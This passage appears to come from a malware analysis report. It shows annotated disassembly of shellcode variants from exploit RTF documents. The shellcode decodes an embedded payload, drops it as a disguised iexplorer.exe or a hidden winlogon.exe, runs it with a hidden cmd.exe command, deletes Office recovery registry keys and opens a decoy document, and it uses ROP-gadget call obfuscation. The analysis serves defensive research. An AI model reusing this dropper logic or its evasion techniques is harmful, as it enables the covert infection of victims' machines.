seg000:00000267                 jnz     short next_beginmarker
seg000:00000269                 cmp     word ptr [edx+ecx+2], 0D1D1h
seg000:00000270                 jnz     short next_beginmarker
seg000:00000272
seg000:00000272 skip_padding:                           ; CODE XREF: drop_malware+5Ej
seg000:00000272                 inc     edx
seg000:00000273                 cmp     byte ptr [edx+ecx], 0D1h
seg000:00000277                 jz      short skip_padding
seg000:00000279                 lea     edx, [edx+ecx]
seg000:0000027C                 xor     ebx, ebx
seg000:0000027E                 lea     ecx, [edi+edi_space.FileData]
seg000:00000284
seg000:00000284 next_dword:                             ; CODE XREF: drop_malware+84j
seg000:00000284                                         ; drop_malware+8Dj
seg000:00000284                 mov     eax, [edx+ebx]
seg000:00000287                 cmp     eax, 0
seg000:0000028A                 jz      short write_dword
seg000:0000028C                 xor     eax, 0ABCDEFBAh
seg000:00000291
seg000:00000291 write_dword:                            ; CODE XREF: drop_malware+71j
seg000:00000291                 mov     [ecx+ebx], eax
seg000:00000294                 add     ebx, 4
seg000:00000297                 cmp     word ptr [edx+ebx], 0D2D2h
seg000:0000029D                 jnz     short next_dword
seg000:0000029F                 cmp     word ptr [edx+ebx+2], 0D2D2h
seg000:000002A6                 jnz     short next_dword
seg000:000002A8                 lea     esi, [edx+ebx]
seg000:000002AB                 xor     eax, eax
seg000:000002AD                 push    eax             ; hTemplateFile
seg000:000002AE                 push    FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
seg000:000002B3                 push    CREATE_ALWAYS   ; dwCreationDisposition
seg000:000002B5                 push    eax             ; lpSecurityAttributes
seg000:000002B6                 push    eax             ; dwShareMode
seg000:000002B7                 push    GENERIC_WRITE   ; dwDesiredAccess
seg000:000002BC                 push    [edi+edi_space.pszTempPath] ; lpFileName
seg000:000002BF                 call    [edi+edi_space.pCreateFileA]
seg000:000002C2                 mov     [edi+edi_space.hMalwareFile], eax
seg000:000002C5                 push    0
seg000:000002C7                 lea     ecx, [esp+4+var_4]
seg000:000002CA                 lea     eax, [edi+edi_space.FileData]
seg000:000002D0                 push    0               ; lpOverlapped
seg000:000002D2                 push    ecx             ; lpNumberOfBytesWritten
seg000:000002D3                 push    ebx             ; nNumberOfBytesToWrite
seg000:000002D4                 push    eax             ; lpBuffer
seg000:000002D5                 push    [edi+edi_space.hMalwareFile] ; hFile
seg000:000002D8                 call    [edi+edi_space.pWriteFile]
seg000:000002DB                 push    [edi+edi_space.hMalwareFile] ; hObject
seg000:000002DE                 call    [edi+edi_space.pCloseHandle]
```

```
seg000:000002E1                 mov     esp, large fs:0
seg000:000002E8                 lea     eax, aOffice_antivir[ebp] ; "office_antivirus.dll"
seg000:000002EE                 push    eax             ; lpFileName
seg000:000002EF                 call    [edi+edi_space.pLoadLibraryA]
seg000:000002F2                 cmp     eax, 0
seg000:000002F5                 jz      short no_antivirus
seg000:000002F7                 mov     ecx, [edi+edi_space.pszTempPath]
seg000:000002FA                 jmp     short run_command
seg000:000002FC ; ---------------------------------------------------------------------------
seg000:000002FC
seg000:000002FC no_antivirus:                           ; CODE XREF: drop_malware+DCj
seg000:000002FC                 lea     ecx, aCmd_exeCMoveTm[ebp] ; "cmd.exe /c move %tmp%\\iexplorer %tmp%\"...
seg000:00000302
seg000:00000302 run_command:                            ; CODE XREF: drop_malware+E1j
seg000:00000302                 push    SW_HIDE
seg000:00000304                 push    ecx
seg000:00000305                 lea     ebx, drop_decoydoc[ebp]
seg000:0000030B                 push    ROP_GADGET_CALL_EBX
seg000:00000310                 jmp     [edi+edi_space.pWinExec]
seg000:00000310 drop_malware    endp
```

(IDUF-23)

```
seg000:000003D7 drop_malware    proc near
seg000:000003D7
seg000:000003D7 var_40          = byte ptr -40h
seg000:000003D7
seg000:000003D7                 lea     esi, [edi+edi_space.szTempPath]
seg000:000003DD                 push    esi             ; lpBuffer
seg000:000003DE                 push    60h             ; nBufferLength
seg000:000003E0                 call    [edi+edi_space.pGetTempPathA]
seg000:000003E3                 xor     eax, eax
seg000:000003E5
seg000:000003E5 next_path_char:                         ; CODE XREF: drop_malware+17j
seg000:000003E5                 inc     eax
seg000:000003E6                 cmp     [edi+eax+edi_space.szTempPath], 0
seg000:000003EE                 jnz     short next_path_char
seg000:000003F0                 mov     ebx, eax
seg000:000003F2                 mov     [edi+edi_space.iLenTempPath], ebx
seg000:000003F5                 mov     dword ptr [edi+ebx+edi_space.szTempPath], 'xei\'
seg000:00000400                 mov     dword ptr [edi+ebx+(edi_space.szTempPath+4)], 'rolp'
seg000:0000040B                 mov     dword ptr [edi+ebx+(edi_space.szTempPath+8)], 're'
seg000:00000416                 mov     [edi+edi_space.pszTempPath], esi
seg000:00000419                 mov     edx, [edi+edi_space.hFileMapping]
seg000:0000041C                 xor     ecx, ecx
seg000:0000041E
seg000:0000041E next_beginmarker:                       ; CODE XREF: drop_malware+50j
seg000:0000041E                                         ; drop_malware+59j
seg000:0000041E                 add     ecx, 4
seg000:00000421                 cmp     word ptr [edx+ecx], 0D1D1h
seg000:00000427                 jnz     short next_beginmarker
seg000:00000429                 cmp     word ptr [edx+ecx+2], 0D1D1h
seg000:00000430                 jnz     short next_beginmarker
seg000:00000432
seg000:00000432 skip_padding:                           ; CODE XREF: drop_malware+60j
seg000:00000432                 inc     edx
seg000:00000433                 cmp     byte ptr [edx+ecx], 0D1h
seg000:00000437                 jz      short skip_padding
seg000:00000439                 lea     edx, [edx+ecx]
seg000:0000043C                 xor     ebx, ebx
seg000:0000043E                 lea     ecx, [edi+edi_space.FileData]
seg000:00000444
seg000:00000444 next_dword:                             ; CODE XREF: drop_malware+86j
seg000:00000444                                         ; drop_malware+8Fj
seg000:00000444                 mov     eax, [edx+ebx]
seg000:00000447                 cmp     eax, 0
seg000:0000044A                 jz      short write_dword
seg000:0000044C                 xor     eax, 0ABCDEFBAh
seg000:00000451
seg000:00000451 write_dword:                            ; CODE XREF: drop_malware+73j
seg000:00000451                 mov     [ecx+ebx], eax
seg000:00000454                 add     ebx, 4
seg000:00000457                 cmp     word ptr [edx+ebx], 0D2D2h
seg000:0000045D                 jnz     short next_dword
seg000:0000045F                 cmp     word ptr [edx+ebx+2], 0D2D2h
seg000:00000466                 jnz     short next_dword
seg000:00000468                 mov     [edi+edi_space.iBeginFirstMarker], ebx
seg000:0000046B                 lea     ecx, aTmp__Iexplorer_ex[ebp] ; "%tmp%\\..\\iexplorer.exe"
seg000:00000471                 lea     eax, [edi+edi_space.szPathMalware]
seg000:00000477                 push    100h            ; nSize
seg000:0000047C                 push    eax             ; lpDst
seg000:0000047D                 push    ecx             ; lpSrc
seg000:0000047E                 call    [edi+edi_space.pExpandEnvironmentStringsA]
seg000:00000481                 lea     edx, [edi+edi_space.szPathMalware]
seg000:00000487                 xor     eax, eax
seg000:00000489                 lea     esi, [edi+edi_space.pCreateFileA] ; funcToCall
```

```
seg000:0000048C                 push    eax
seg000:0000048D                 push    FILE_ATTRIBUTE_NORMAL
seg000:00000492                 push    CREATE_ALWAYS
seg000:00000494                 push    eax
seg000:00000495                 push    eax
seg000:00000496                 push    GENERIC_WRITE
seg000:0000049B                 push    edx
seg000:0000049C                 push    eax
seg000:0000049D                 push    FILE_ATTRIBUTE_NORMAL
seg000:000004A2                 push    CREATE_ALWAYS
seg000:000004A4                 push    eax
seg000:000004A5                 push    eax
seg000:000004A6                 push    GENERIC_WRITE
seg000:000004AB                 push    [edi+edi_space.pszTempPath]
seg000:000004AE                 push    7               ; numParams
seg000:000004B0                 call    protected_api_call
seg000:000004B5                 mov     [edi+edi_space.hMalwareFile], eax
seg000:000004B8                 push    0
seg000:000004BA                 lea     ecx, [esp+40h+var_40]
seg000:000004BD                 lea     eax, [edi+edi_space.FileData]
seg000:000004C3                 lea     esi, [edi+edi_space.pWriteFile] ; funcToCall
seg000:000004C6                 push    0
seg000:000004C8                 push    ecx
seg000:000004C9                 push    [edi+edi_space.iBeginFirstMarker]
seg000:000004CC                 push    eax
seg000:000004CD                 push    [edi+edi_space.hMalwareFile]
seg000:000004D0                 push    0
seg000:000004D2                 push    ecx
seg000:000004D3                 push    [edi+edi_space.iBeginFirstMarker]
seg000:000004D6                 push    eax
seg000:000004D7                 push    [edi+edi_space.hMalwareFile]
seg000:000004DA                 push    5               ; numParams
seg000:000004DC                 call    protected_api_call
seg000:000004E1                 push    [edi+edi_space.hMalwareFile] ; hObject
seg000:000004E4                 call    [edi+edi_space.pCloseHandle]
seg000:000004E7                 lea     ecx, [edi+edi_space.szPathMalware]
seg000:000004ED                 lea     edx, aCmd_exeCMoveYTmpI[ebp] ; "cmd.exe /c move /Y \"%tmp%\\iexplorer\""...
seg000:000004F3                 lea     esi, [edi+edi_space.pWinExec] ; funcToCall
seg000:000004F6                 push    SW_SHOW
seg000:000004F8                 push    ecx
seg000:000004F9                 push    SW_SHOW
seg000:000004FB                 push    edx
seg000:000004FC                 push    2               ; numParams
seg000:000004FE                 call    protected_api_call
seg000:000004FE drop_malware    endp ; sp-analysis failed
```

(IDUF-15)

```
seg000:00000555 drop_malware    proc near
seg000:00000555
seg000:00000555 var_54          = byte ptr -54h
seg000:00000555
seg000:00000555                 lea     esi, [edi+edi_space.szTempPath]
seg000:0000055B                 push    esi             ; lpBuffer
seg000:0000055C                 push    60h             ; nBufferLength
seg000:0000055E                 call    [edi+edi_space.pGetTempPathA]
seg000:00000561                 xor     eax, eax
seg000:00000563
seg000:00000563 next_path_char:                         ; CODE XREF: drop_malware+17j
seg000:00000563                 inc     eax
seg000:00000564                 cmp     [edi+eax+edi_space.szTempPath], 0
seg000:0000056C                 jnz     short next_path_char
seg000:0000056E                 mov     ebx, eax
seg000:00000570                 mov     [edi+edi_space.iLenTempPath], ebx
seg000:00000573                 mov     dword ptr [edi+ebx+edi_space.szTempPath], 'niw\'
seg000:0000057E                 mov     dword ptr [edi+ebx+(edi_space.szTempPath+4)], 'ogol'
seg000:00000589                 mov     word ptr [edi+ebx+(edi_space.szTempPath+8)], 'n'
seg000:00000593                 mov     [edi+edi_space.pszTempPath], esi
seg000:00000596                 mov     edx, [edi+edi_space.hFileMapping]
seg000:00000599                 xor     ecx, ecx
seg000:0000059B
seg000:0000059B next_beginmarker:                       ; CODE XREF: drop_malware+4Fj
seg000:0000059B                                         ; drop_malware+58j
seg000:0000059B                 add     ecx, 4
seg000:0000059E                 cmp     word ptr [edx+ecx], 0D1D1h
seg000:000005A4                 jnz     short next_beginmarker
seg000:000005A6                 cmp     word ptr [edx+ecx+2], 0D1D1h
seg000:000005AD                 jnz     short next_beginmarker
seg000:000005AF
seg000:000005AF skip_padding:                           ; CODE XREF: drop_malware+5Fj
seg000:000005AF                 inc     edx
seg000:000005B0                 cmp     byte ptr [edx+ecx], 0D1h
seg000:000005B4                 jz      short skip_padding
seg000:000005B6                 lea     edx, [edx+ecx]
seg000:000005B9                 xor     ebx, ebx
seg000:000005BB                 lea     ecx, [edi+edi_space.FileData]
seg000:000005C1
seg000:000005C1 next_dword:                             ; CODE XREF: drop_malware+85j
seg000:000005C1                                         ; drop_malware+8Ej
seg000:000005C1                 mov     eax, [edx+ebx]
seg000:000005C4                 cmp     eax, 0
seg000:000005C7                 jz      short write_dword
seg000:000005C9                 xor     eax, 0ABCDEFBAh
seg000:000005CE
seg000:000005CE write_dword:                            ; CODE XREF: drop_malware+72j
seg000:000005CE                 mov     [ecx+ebx], eax
seg000:000005D1                 add     ebx, 4
seg000:000005D4                 cmp     word ptr [edx+ebx], 0D2D2h
seg000:000005DA                 jnz     short next_dword
seg000:000005DC                 cmp     word ptr [edx+ebx+2], 0D2D2h
seg000:000005E3                 jnz     short next_dword
seg000:000005E5                 mov     [edi+edi_space.iBeginFirstMarker], ebx
seg000:000005E8                 lea     ecx, aTmpWinlogon_exe[ebp] ; "%tmp%\\winlogon.exe"
seg000:000005EE                 lea     eax, [edi+edi_space.szPathMalware]
seg000:000005F4                 push    100h            ; nSize
seg000:000005F9                 push    eax             ; lpDst
seg000:000005FA                 push    ecx             ; lpSrc
seg000:000005FB                 call    [edi+edi_space.pExpandEnvironmentStringsA]
```

```
seg000:000005FE                 lea     edx, [edi+edi_space.szPathMalware]
seg000:00000604                 xor     eax, eax
seg000:00000606                 lea     esi, [edi+edi_space.pCreateFileA] ; funcToCall
seg000:00000609                 push    eax
seg000:0000060A                 push    FILE_ATTRIBUTE_HIDDEN or FILE_ATTRIBUTE_SYSTEM
seg000:0000060C                 push    CREATE_ALWAYS
seg000:0000060E                 push    eax
seg000:0000060F                 push    eax
seg000:00000610                 push    GENERIC_WRITE
seg000:00000615                 push    edx
seg000:00000616                 push    eax
seg000:00000617                 push    FILE_ATTRIBUTE_NORMAL
seg000:0000061C                 push    CREATE_ALWAYS
seg000:0000061E                 push    eax
seg000:0000061F                 push    eax
seg000:00000620                 push    GENERIC_WRITE
seg000:00000625                 push    [edi+edi_space.pszTempPath]
seg000:00000628                 push    7               ; numParams
seg000:0000062A                 call    protected_api_call
seg000:0000062F                 mov     [edi+edi_space.hMalwareFile], eax
seg000:00000632                 push    0
seg000:00000634                 lea     ecx, [esp+54h+var_54]
seg000:00000637                 lea     eax, [edi+edi_space.FileData]
seg000:0000063D                 lea     esi, [edi+edi_space.pWriteFile] ; funcToCall
seg000:00000640                 push    0
seg000:00000642                 push    ecx
seg000:00000643                 push    [edi+edi_space.iBeginFirstMarker]
seg000:00000646                 push    eax
seg000:00000647                 push    [edi+edi_space.hMalwareFile]
seg000:0000064A                 push    0
seg000:0000064C                 push    ecx
seg000:0000064D                 push    [edi+edi_space.iBeginFirstMarker]
seg000:00000650                 push    eax
seg000:00000651                 push    [edi+edi_space.hMalwareFile]
seg000:00000654                 push    5               ; numParams
seg000:00000656                 call    protected_api_call
seg000:0000065B                 push    [edi+edi_space.hMalwareFile] ; hObject
seg000:0000065E                 call    [edi+edi_space.pCloseHandle]
seg000:00000661                 lea     ecx, [edi+edi_space.szPathMalware]
seg000:00000667                 lea     edx, aCmd_exeCMoveYTmpW[ebp] ; "cmd.exe /c move /Y \"%tmp%\\winlogon\" "...
seg000:0000066D                 lea     esi, [edi+edi_space.pWinExec] ; funcToCall
seg000:00000670                 push    SW_HIDE
seg000:00000672                 push    ecx
seg000:00000673                 push    SW_HIDE
seg000:00000675                 push    edx
seg000:00000676                 push    2               ; numParams
seg000:00000678                 call    protected_api_call
seg000:00000678 drop_malware    endp ; sp-analysis failed
```

(IDUF-04)

DROP DECOY DOCUMENT

Two variations were observed in how the shellcode dropped the decoy document. One variant zeroes all the data in the exploit document after the decoy data. The other variant leaves any bytes remaining from the exploit within the document. The following code represents the two variants found in the sample set:

```
seg000:000002F1 drop_decoydoc   proc near               ; CODE XREF: anti_debug1+Dj
seg000:000002F1                                         ; anti_debug1+1Ej ...
seg000:000002F1
seg000:000002F1 var_8           = byte ptr -8
seg000:000002F1
seg000:000002F1                 mov     edx, [edi+edi_space.hFileMapping]
seg000:000002F4                 xor     ecx, ecx
seg000:000002F6
seg000:000002F6 loc_2F6:                                ; CODE XREF: drop_decoydoc+Ej
seg000:000002F6                                         ; drop_decoydoc+17j
seg000:000002F6                 add     ecx, 4
seg000:000002F9                 cmp     word ptr [edx+ecx], 0D2D2h
seg000:000002FF                 jnz     short loc_2F6
seg000:00000301                 cmp     word ptr [edx+ecx+2], 0D2D2h
seg000:00000308                 jnz     short loc_2F6
seg000:0000030A
seg000:0000030A loc_30A:                                ; CODE XREF: drop_decoydoc+1Ej
seg000:0000030A                 inc     edx
seg000:0000030B                 cmp     byte ptr [edx+ecx], 0D2h ; '-'
seg000:0000030F                 jz      short loc_30A
seg000:00000311                 lea     edx, [edx+ecx]
seg000:00000314                 lea     ecx, [edi+edi_space.FileData]
seg000:0000031A                 xor     ebx, ebx
seg000:0000031C
seg000:0000031C loc_31C:                                ; CODE XREF: drop_decoydoc+44j
seg000:0000031C                                         ; drop_decoydoc+4Cj
seg000:0000031C                 mov     eax, [edx+ebx]
seg000:0000031F                 cmp     eax, 0
seg000:00000322                 jz      short loc_329
seg000:00000324                 xor     eax, 0BADCFEABh
seg000:00000329
seg000:00000329 loc_329:                                ; CODE XREF: drop_decoydoc+31j
seg000:00000329                 mov     [ecx+ebx], eax
seg000:0000032C                 add     ebx, 4
seg000:0000032F                 cmp     word ptr [edx+ebx], 0D3D3h
seg000:00000335                 jnz     short loc_31C
seg000:00000337                 cmp     word ptr [edx+ebx], 0D3D3h
seg000:0000033D                 jnz     short loc_31C
seg000:0000033F                 push    [edi+edi_space.hFileMapping] ; lpBaseAddress
seg000:00000342                 call    [edi+edi_space.pUnmapViewOfFile]
seg000:00000345                 lea     esi, [edi+edi_space.FileData]
seg000:0000034B                 add     esi, ebx
seg000:0000034D                 mov     ecx, [edi+edi_space.ddRtfFileSize]
seg000:00000350                 sub     ecx, ebx
seg000:00000352                 shr     ecx, 2
seg000:00000355
seg000:00000355 loc_355:                                ; CODE XREF: drop_decoydoc+6Dj
seg000:00000355                 mov     dword ptr [esi], 0
seg000:0000035B                 add     esi, 4
seg000:0000035E                 loop    loc_355
seg000:00000360                 push    0               ; dwMoveMethod
seg000:00000362                 push    0               ; lpDistanceToMoveHigh
seg000:00000364                 push    0               ; lDistanceToMove
seg000:00000366                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:00000369                 call    [edi+edi_space.pSetFilePointer]
seg000:0000036B                 push    0
seg000:0000036D                 lea     ecx, [esp+8+var_8]
seg000:00000370                 lea     eax, [edi+edi_space.FileData]
seg000:00000376                 push    0               ; lpOverlapped
seg000:00000378                 push    ecx             ; lpNumberOfBytesWritten
seg000:00000379                 push    [edi+edi_space.ddRtfFileSize] ; nNumberOfBytesToWrite
seg000:0000037C                 push    eax             ; lpBuffer
seg000:0000037D                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:00000380                 call    [edi+edi_space.pWriteFile]
seg000:00000383                 push    [edi+edi_space.hRtfFile] ; hObject
seg000:00000386                 call    [edi+edi_space.pCloseHandle]
seg000:00000386 drop_decoydoc   endp ; sp-analysis failed
```

(IDUF-13)

```
seg000:0000067D drop_decoydoc   proc near               ; CODE XREF: anti_debug1+Dj
seg000:0000067D                                         ; anti_debug1+1Ej ...
seg000:0000067D
seg000:0000067D var_18          = byte ptr -18h
seg000:0000067D
seg000:0000067D                 mov     edx, [edi+edi_space.hFileMapping]
seg000:00000680                 xor     ecx, ecx
seg000:00000682
seg000:00000682 loc_682:                                ; CODE XREF: drop_decoydoc+Ej
seg000:00000682                                         ; drop_decoydoc+17j
seg000:00000682                 add     ecx, 4
seg000:00000685                 cmp     word ptr [edx+ecx], 0D2D2h
seg000:0000068B                 jnz     short loc_682
seg000:0000068D                 cmp     word ptr [edx+ecx+2], 0D2D2h
seg000:00000694                 jnz     short loc_682
seg000:00000696
seg000:00000696 loc_696:                                ; CODE XREF: drop_decoydoc+1Ej
seg000:00000696                 inc     edx
seg000:00000697                 cmp     byte ptr [edx+ecx], 0D2h ; '-'
seg000:0000069B                 jz      short loc_696
seg000:0000069D                 lea     edx, [edx+ecx]
seg000:000006A0                 lea     ecx, [edi+edi_space.FileData]
seg000:000006A6                 xor     ebx, ebx
seg000:000006A8
seg000:000006A8 loc_6A8:                                ; CODE XREF: drop_decoydoc+44j
seg000:000006A8                                         ; drop_decoydoc+4Cj
seg000:000006A8                 mov     eax, [edx+ebx]
seg000:000006AB                 cmp     eax, 0
seg000:000006AE                 jz      short loc_6B5
seg000:000006B0                 xor     eax, 0BADCFEABh
seg000:000006B5
seg000:000006B5 loc_6B5:                                ; CODE XREF: drop_decoydoc+31j
seg000:000006B5                 mov     [ecx+ebx], eax
seg000:000006B8                 add     ebx, 4
seg000:000006BB                 cmp     word ptr [edx+ebx], 0D3D3h
seg000:000006C1                 jnz     short loc_6A8
seg000:000006C3                 cmp     word ptr [edx+ebx], 0D3D3h
seg000:000006C9                 jnz     short loc_6A8
seg000:000006CB                 push    [edi+edi_space.hFileMapping] ; lpBaseAddress
seg000:000006CE                 call    [edi+edi_space.pUnmapViewOfFile]
seg000:000006D1                 push    0               ; dwMoveMethod
seg000:000006D3                 push    0               ; lpDistanceToMoveHigh
seg000:000006D5                 push    0               ; lDistanceToMove
seg000:000006D7                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:000006DA                 call    [edi+edi_space.pSetFilePointer]
seg000:000006DC                 push    0
seg000:000006DE                 lea     ecx, [esp+18h+var_18]
seg000:000006E1                 lea     eax, [edi+edi_space.FileData]
seg000:000006E7                 push    0               ; lpOverlapped
seg000:000006E9                 push    ecx             ; lpNumberOfBytesWritten
seg000:000006EA                 push    [edi+edi_space.ddRtfFileSize] ; nNumberOfBytesToWrite
seg000:000006ED                 push    eax             ; lpBuffer
seg000:000006EE                 push    [edi+edi_space.hRtfFile] ; hFile
seg000:000006F1                 call    [edi+edi_space.pWriteFile]
seg000:000006F4                 push    [edi+edi_space.hRtfFile] ; hObject
seg000:000006F7                 call    [edi+edi_space.pCloseHandle]
seg000:000006F7 drop_decoydoc   endp ; sp-analysis failed
```

(IDUF-04)

CLEAN UP OFFICE

IDUF-13 cleans up Office 2010, and then Office 2007 recovery entries. IDUF-23 does the same, however, it uses an ROP gadget to obfuscate the calling address. IDUF-04 cleans up Office 2007, then 2010, then Office 2013.

```
seg000:00000389 cleanup_office  proc near
seg000:00000389
seg000:00000389 var_58          = byte ptr -58h
seg000:00000389 var_50          = byte ptr -50h
seg000:00000389 var_24          = dword ptr -24h
seg000:00000389
seg000:00000389                 push    'F/'
seg000:0000038E                 push    ' "yc'
seg000:00000393                 push    'neil'
seg000:00000398                 push    'iseR'
seg000:0000039D                 push    '\dro'
seg000:000003A2                 push    'W\0.'
seg000:000003A7                 push    '41\e'
seg000:000003AC                 push    'ciff'
seg000:000003B1                 push    'O\tf'
seg000:000003B6                 push    'osor'
seg000:000003BB                 push    'ciM\'
seg000:000003C0                 push    'eraw'
seg000:000003C5                 push    'tfoS'
seg000:000003CA                 push    '\UCK'
seg000:000003CF                 push    'H" e'
seg000:000003D4                 push    'tele'
seg000:000003D9                 push    'd ge'
seg000:000003DE                 push    'r c/'
seg000:000003E3                 push    ' exe'
seg000:000003E8                 push    '.dmc'
seg000:000003ED                 lea     eax, [esp+50h+var_50]
seg000:000003F0                 push    0               ; uCmdShow
seg000:000003F2                 push    eax             ; lpCmdLine
seg000:000003F3                 call    [edi+edi_space.pWinExec]
seg000:000003F6                 mov     [esp+58h+var_24], '21\e'
seg000:000003FE                 lea     eax, [esp+58h+var_58]
seg000:00000401                 push    0               ; uCmdShow
seg000:00000403                 push    eax             ; lpCmdLine
seg000:00000404                 call    [edi+edi_space.pWinExec]
seg000:00000404 cleanup_office  endp ; sp-analysis failed
```

(IDUF-13)

```
seg000:00000390 cleanup_office  proc near
seg000:00000390
seg000:00000390 var_50          = byte ptr -50h
seg000:00000390 arg_30          = dword ptr  34h
seg000:00000390
seg000:00000390                 push    'F/'
seg000:00000395                 push    ' "yc'
seg000:0000039A                 push    'neil'
seg000:0000039F                 push    'iseR'
seg000:000003A4                 push    '\dro'
seg000:000003A9                 push    'W\0.'
seg000:000003AE                 push    '21\e'
seg000:000003B3                 push    'ciff'
seg000:000003B8                 push    'O\tf'
seg000:000003BD                 push    'osor'
seg000:000003C2                 push    'ciM\'
seg000:000003C7                 push    'eraw'
seg000:000003CC                 push    'tfoS'
seg000:000003D1                 push    '\UCK'
seg000:000003D6                 push    'H" e'
seg000:000003DB                 push    'tele'
seg000:000003E0                 push    'd ge'
seg000:000003E5                 push    'r c/'
seg000:000003EA                 push    ' exe'
seg000:000003EF                 push    '.dmc'
seg000:000003F4                 lea     ecx, [esp+50h+var_50]
seg000:000003F7                 push    0
seg000:000003F9                 push    ecx
seg000:000003FA                 lea     ebx, loc_408[ebp]
seg000:00000400                 push    ROP_GADGET_CALL_EBX
seg000:00000405                 jmp     [edi+edi_space.pWinExec]
seg000:00000408 ; ---------------------------------------------------------------------------
seg000:00000408
seg000:00000408 loc_408:                                ; DATA XREF: cleanup_office+6Ao
seg000:00000408                 mov     [esp+arg_30], '41\e'
seg000:00000410                 lea     ecx, [esp+0]
seg000:00000413                 push    0
seg000:00000415                 push    ecx
seg000:00000416                 lea     ebx, launch_decoydoc[ebp]
seg000:0000041C                 push    ROP_GADGET_CALL_EBX
seg000:00000421                 jmp     [edi+edi_space.pWinExec]
seg000:00000421 cleanup_office  endp
```

(IDUF-23)

```
seg000:000006FA cleanup_office  proc near
seg000:000006FA
seg000:000006FA var_78          = byte ptr -78h
seg000:000006FA var_30          = dword ptr -30h
seg000:000006FA
seg000:000006FA                 push    'F/'
seg000:000006FF                 push    ' "yc'
seg000:00000704                 push    'neil'
seg000:00000709                 push    'iseR'
seg000:0000070E                 push    '\dro'
seg000:00000713                 push    'W\0.'
seg000:00000718                 push    '21\e'
seg000:0000071D                 push    'ciff'
seg000:00000722                 push    'O\tf'
seg000:00000727                 push    'osor'
seg000:0000072C                 push    'ciM\'
seg000:00000731                 push    'eraw'
seg000:00000736                 push    'tfoS'
seg000:0000073B                 push    '\UCK'
seg000:00000740                 push    'H" e'
seg000:00000745                 push    'tele'
seg000:0000074A                 push    'd ge'
seg000:0000074F                 push    'r c/'
seg000:00000754                 push    ' exe'
seg000:00000759                 push    '.dmc'
seg000:0000075E                 lea     ecx, [esp+50h+var_78+28h]
seg000:00000761                 lea     esi, [edi+edi_space.pWinExec] ; funcToCall
seg000:00000764                 push    0
seg000:00000766                 push    ecx
seg000:00000767                 push    0
seg000:00000769                 push    ecx
seg000:0000076A                 push    2               ; numParams
seg000:0000076C                 call    protected_api_call
seg000:00000771                 mov     [esp+64h+var_30], '41\e'
seg000:00000779                 lea     ecx, [esp+64h+var_78+14h]
seg000:0000077C                 lea     esi, [edi+edi_space.pWinExec] ; funcToCall
seg000:0000077F                 push    0
seg000:00000781                 push    ecx
seg000:00000782                 push    0
seg000:00000784                 push    ecx
seg000:00000785                 push    2               ; numParams
seg000:00000787                 call    protected_api_call
seg000:0000078C                 mov     dword ptr [esp+78h+var_78+34h], '51\e'
seg000:00000794                 lea     ecx, [esp+78h+var_78]
seg000:00000797                 lea     esi, [edi+edi_space.pWinExec] ; funcToCall
seg000:0000079A                 push    0
seg000:0000079C                 push    ecx
seg000:0000079D                 push    0
seg000:0000079F                 push    ecx
seg000:000007A0                 push    2               ; numParams
seg000:000007A2                 call    protected_api_call
seg000:000007A2 cleanup_office  endp ; sp-analysis failed
```

(IDUF-04)

LAUNCH DECOY DOCUMENT

When launching the decoy document, there were three variations observed across the sample set. The first variation concerns whether Microsoft Word is directly executed with the decoy document as the first argument, or the path to the document is passed to cmd.exe and the default handler is invoked. The next is whether the API used to open the decoy document is called directly, or through protected_api_call. Finally, the last variation concerns whether a delay is used before the decoy document is opened, or if it's opened immediately. The following snippets of code show the different versions observed across the sample set:

```
seg000:00000407 launch_decoydoc proc near
seg000:00000407                 lea     eax, [edi+edi_space.szFinalCommand]
seg000:0000040D                 push    80h             ; nSize
seg000:00000412                 push    eax             ; lpFilename
seg000:00000413                 push    0               ; hModule
seg000:00000415                 call    [edi+edi_space.pGetModuleFileNameA]
seg000:00000418                 lea     eax, [edi+edi_space.szFinalCommand]
seg000:0000041E
seg000:0000041E loc_41E:                                ; CODE XREF: launch_decoydoc+1Bj
seg000:0000041E                 inc     eax
seg000:0000041F                 cmp     byte ptr [eax], 0
seg000:00000422                 jnz     short loc_41E
seg000:00000424                 mov     word ptr [eax], '" '
seg000:00000429                 inc     eax
seg000:0000042A                 inc     eax
seg000:0000042B                 lea     ebx, [edi+edi_space.szRtfFilePath]
seg000:00000431
seg000:00000431 loc_431:                                ; CODE XREF: launch_decoydoc+33j
seg000:00000431                 mov     cl, [ebx]
seg000:00000433                 mov     [eax], cl
seg000:00000435                 inc     eax
seg000:00000436                 inc     ebx
seg000:00000437                 cmp     cl, 0
seg000:0000043A                 jnz     short loc_431
seg000:0000043C                 dec     eax
seg000:0000043D                 mov     word ptr [eax], '"'
seg000:00000442                 lea     eax, [edi+edi_space.szFinalCommand]
seg000:00000448                 push    5               ; uCmdShow
seg000:0000044A                 push    eax             ; lpCmdLine
seg000:0000044B                 call    [edi+edi_space.pWinExec]
seg000:0000044E                 push    0               ; uExitCode
seg000:00000450                 push    0FFFFFFFFh      ; hProcess
seg000:00000452                 call    [edi+edi_space.pTerminateProcess]
seg000:00000452 launch_decoydoc endp
```

(IDUF-13)

```
seg000:00000424 launch_decoydoc proc near               ; DATA XREF: cleanup_office+86o
seg000:00000424                 lea     eax, [edi+edi_space.szWordExePath]
seg000:0000042A                 push    80h             ; nSize
seg000:0000042F                 push    eax             ; lpFilename
seg000:00000430                 push    0               ; hModule
seg000:00000432                 call    [edi+edi_space.pGetModuleFileNameA]
seg000:00000435                 lea     eax, [edi+edi_space.szWordExePath]
seg000:0000043B
seg000:0000043B loc_43B:                                ; CODE XREF: launch_decoydoc+1Bj
seg000:0000043B                 inc     eax
seg000:0000043C                 cmp     byte ptr [eax], 0
seg000:0000043F                 jnz     short loc_43B
seg000:00000441                 mov     word ptr [eax], '" '
seg000:00000446                 inc     eax
seg000:00000447                 inc     eax
seg000:00000448                 lea     ebx, [edi+edi_space.szRtfFilePath]
seg000:0000044E
seg000:0000044E loc_44E:                                ; CODE XREF: launch_decoydoc+33j
seg000:0000044E                 mov     cl, [ebx]
seg000:00000450                 mov     [eax], cl
seg000:00000452                 inc     eax
seg000:00000453                 inc     ebx
seg000:00000454                 cmp     cl, 0
seg000:00000457                 jnz     short loc_44E
seg000:00000459                 dec     eax
seg000:0000045A                 mov     word ptr [eax], '"'
seg000:0000045F                 lea     ecx, [edi+edi_space.szWordExePath]
seg000:00000465                 push    0
seg000:00000467                 push    ecx
seg000:00000468                 lea     ebx, loc_476[ebp]
